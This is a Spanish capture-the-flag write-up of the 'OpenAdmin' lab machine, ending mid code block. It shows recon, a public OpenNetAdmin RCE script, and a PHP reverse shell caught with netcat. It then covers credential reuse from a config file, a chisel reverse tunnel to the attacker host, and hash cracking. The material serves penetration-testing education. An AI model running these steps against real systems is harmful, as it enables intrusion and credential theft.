
OpenAdmin - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCcVHOWV8MC41kgTdwiBIBmUrM8vGHUM2Q7+a0LCl9jfH3bIpmuWnzwev9
GHiYIjbpX30eM2P2N5g2hy9ZWsF36WMoo5Fr+mPNycf6Mf0QOODMVqbmE3VVZE1VlX3pNW4ZkMIpDSUR89JhH+PHz/miZ1OhB
NKWaDqDq/DXZxSYjwpSVelFV+vybL6nU0f28PzpQsmvPab4PtMUb0epaj4ZFcB1VVITVCdBsiu4SpZDdElxkuQJz
|   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHqbD5jGewKxd8heN452cfS5
2tPAFPpvipRrLE=
|   256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBcV0sVI0yWfjKsl7++B9FGfOVeWAIWZ4YGEMROPxxk4
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


En el puerto 80 vemos la pagina por defecto de Apache:




Vamos a fuzzear para buscar rutas en la maquina victima:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.10.10.171 -w /usr/share/wor
r --add-slash -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firef
===============================================================
[+] Url:                     http://10.10.10.171
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbust
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              zip,asp,aspx,jar,html,php,jp
[+] Add Slash:               true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html/               (Status: 403) [Size: 277]
/.php/                (Status: 403) [Size: 277]
/icons/               (Status: 403) [Size: 277]
/music/               (Status: 200) [Size: 12554]
/artwork/             (Status: 200) [Size: 14461]
```


Vamos a ver el contenido del directorio "music":



Si hacemos click en login nos lleva a la siguiente ruta:



Nos lleva a la ruta "/ona" y en el titulo de la pagina pone "OpenNetAdmin":




Si nos fijamos en la anterior captura dispone de la version 18.1.1. Vamos a buscar vulnerabilidades para esa version:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ searchsploit opennetadmin
 Exploit Title                                                 |  Path
OpenNetAdmin 13.03.01 - Remote Code Execution                  | php/webapps/26682.txt
OpenNetAdmin 18.1.1 - Command Injection Exploit (Metasploit)   | php/webapps/47772.rb
OpenNetAdmin 18.1.1 - Remote Code Execution                    | php/webapps/47691.sh
```

Vamos a probar a ejecutarlo:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ./47691.sh http://10.10.10.171/ona/
$ whoami
www-data
```

Aun pudiendo ejecutar comandos no me dejaba enviarme una reverse shell con bash ni con netcat, he creado en mi kali un archivo llamado "reverse.php" que contiene la reverse shell de pentest monkey. Como podemos ejecutar el comando wget en la maquina victima, nos lo descargamos. Como nos encontramos en la ruta donde esta el servicio web "ona", al subir el archivo lo deberiamos ver en su interior, por lo que si accedemos al archivo "reverse.php" en "/ona" obtendremos una reverse shell:




```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.171] 39864
Linux openadmin 4.15.0-70-generic #79-Ubuntu SMP Tue Nov 12
 14:55:04 up 47 min,  0 users,  load average: 0.00, 0.00, 0
USER     TTY      FROM             LOGIN@   IDLE   JCPU   P
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

ESCALADA DE PRIVILEGIOS

En la siguiente ruta vemos las siguientes credenciales de una base de datos:

```
www-data@openadmin:/var/www/html/ona/local/config$ cat database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' ⇒
  array (
    'databases' ⇒
    array (
      0 ⇒
      array (
        'db_type' ⇒ 'mysqli',
        'db_host' ⇒ 'localhost',
        'db_login' ⇒ 'ona_sys',
        'db_passwd' ⇒ 'n1nj4W4rri0R!',
        'db_database' ⇒ 'ona_default',
        'db_debug' ⇒ false,
      ),
    ),
    'description' ⇒ 'Default data context',
    'context_color' ⇒ '#D3DBFF',
  ),
);
```

Pero no me deja acceder:

```
?>www-data@openadmin:/var/www/html/ona/local/config$ mysql -u ona_sys -p
Enter password:
ERROR 1045 (28000): Access denied for user 'ona_sys'@'localhost' (using password: YES)
```

Vamos a probar si esta contraseña esta siendo reutilizada por otro usuario:

```
www-data@openadmin:/var/www/html/ona/local/config$ ls /home
jimmy  joanna
www-data@openadmin:/var/www/html/ona/local/config$ su jimmy
Password:
jimmy@openadmin:/opt/ona/www/local/config$ whoami
jimmy
```

Con el usuario Jimmy podemos acceder a un directorio que se llama internal:

```
jimmy@openadmin:/var/www$ ls -la
total 16
drwxr-xr-x  4 root     root     4096 Nov 22  2019 .
drwxr-xr-x 14 root     root     4096 Nov 21  2019 ..
drwxr-xr-x  6 www-data www-data 4096 Nov 22  2019 html
drwxrwx---  2 jimmy    internal 4096 Nov 23  2019 internal
```

Vamos a ver su contenido:

```
drwxrwx--- 2 jimmy internal 4096 Nov 23  2019 .
drwxr-xr-x 4 root  root     4096 Nov 22  2019 ..
-rwxrwxr-x 1 jimmy internal 3229 Nov 22  2019 index.php
-rwxrwxr-x 1 jimmy internal  185 Nov 23  2019 logout.php
-rwxrwxr-x 1 jimmy internal  339 Nov 23  2019 main.php
```

Encontramos 3 directorios en su interior que hacer referencia la web interna. Para saber como acceder a esta web podemos buscar en la configuracion de apache "sites-available" y ver a que dominio apunta:

```
jimmy@openadmin:~$ cat /etc/apache2/sites-available/internal.conf
Listen 127.0.0.1:52846

<VirtualHost 127.0.0.1:52846>
    ServerName internal.openadmin.htb
    DocumentRoot /var/www/internal

<IfModule mpm_itk_module>
AssignUserID joanna joanna
</IfModule>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>
```

Pero de momento, no podemos acceder a ella porque esta publicado en la red interna:

```
jimmy@openadmin:~$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
tcp        0      0 127.0.0.1:3306          0.0.0.0:*
tcp        0      0 127.0.0.1:52846         0.0.0.0:*
```

Como podemos ver en la configuracion de apache, el puerto 52846 es el que se utiliza para la red interna. Lo que podemos hacer es utilizar chisel para realizar el "port forwarding". Es decir, que el puerto 52846 de la maquina victima sea el puerto 80 de mi maquina local. Para ello descargamos chisel, lo pasamos a la maquina victima y ejecutamos lo siguiente:


- En mi maquina local creamos un tunel proxy por el puerto 1234:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ./chisel server --reverse -p 1234
2024/10/29 12:09:21 server: Reverse tunnelling enabled
2024/10/29 12:09:21 server: Fingerprint 7JDC85bno/o+RU6s8n7r0wrccOhlmtU5NTKvYiA6hVs=
2024/10/29 12:09:21 server: Listening on http://0.0.0.0:1234
```

- En la maquina victima nos conectamos al tunel proxy y redireccionamos los puertos:

```
jimmy@openadmin:/tmp$ ./chisel client 10.10.14.5:1234 R:80:127.0.0.1:52846
2024/10/29 16:19:44 client: Connecting to ws://10.10.14.5:1234
2024/10/29 16:19:45 client: Connected (Latency 105.902232ms)
```


Ahora que hemos creado un tunel proxy, podemos acceder a la web interna por el puerto 80 de mi localhost:



Nos encontramos un panel de login, como podemos ver el codigo de esta web interna vamos a echarle un vistazo si nos dice como podemos logearnos:

```
            if (isset($_POST['login']) && !empty($_POST['username']) && !empty($_POST['password'])) {
              if ($_POST['username'] == 'jimmy' && hash('sha512',$_POST['password']) == '00e302ccdcf1c60b8ad
7d758eebdc2e9f9ba8ba3ef8a8bb9a796d34ba2e856838ee9bdde852b8ec3b3a0523b1') {
                $_SESSION['username'] = 'jimmy';
```

Nos da un usuario y una contraseña cifrada en "sha512". Vamos a descifrarla:




La contraseña es "Revealed". Si hechamos un vistazo al index.php de antes podemos ver que si acertamos las credenciales nos lleva a "main.php":

```
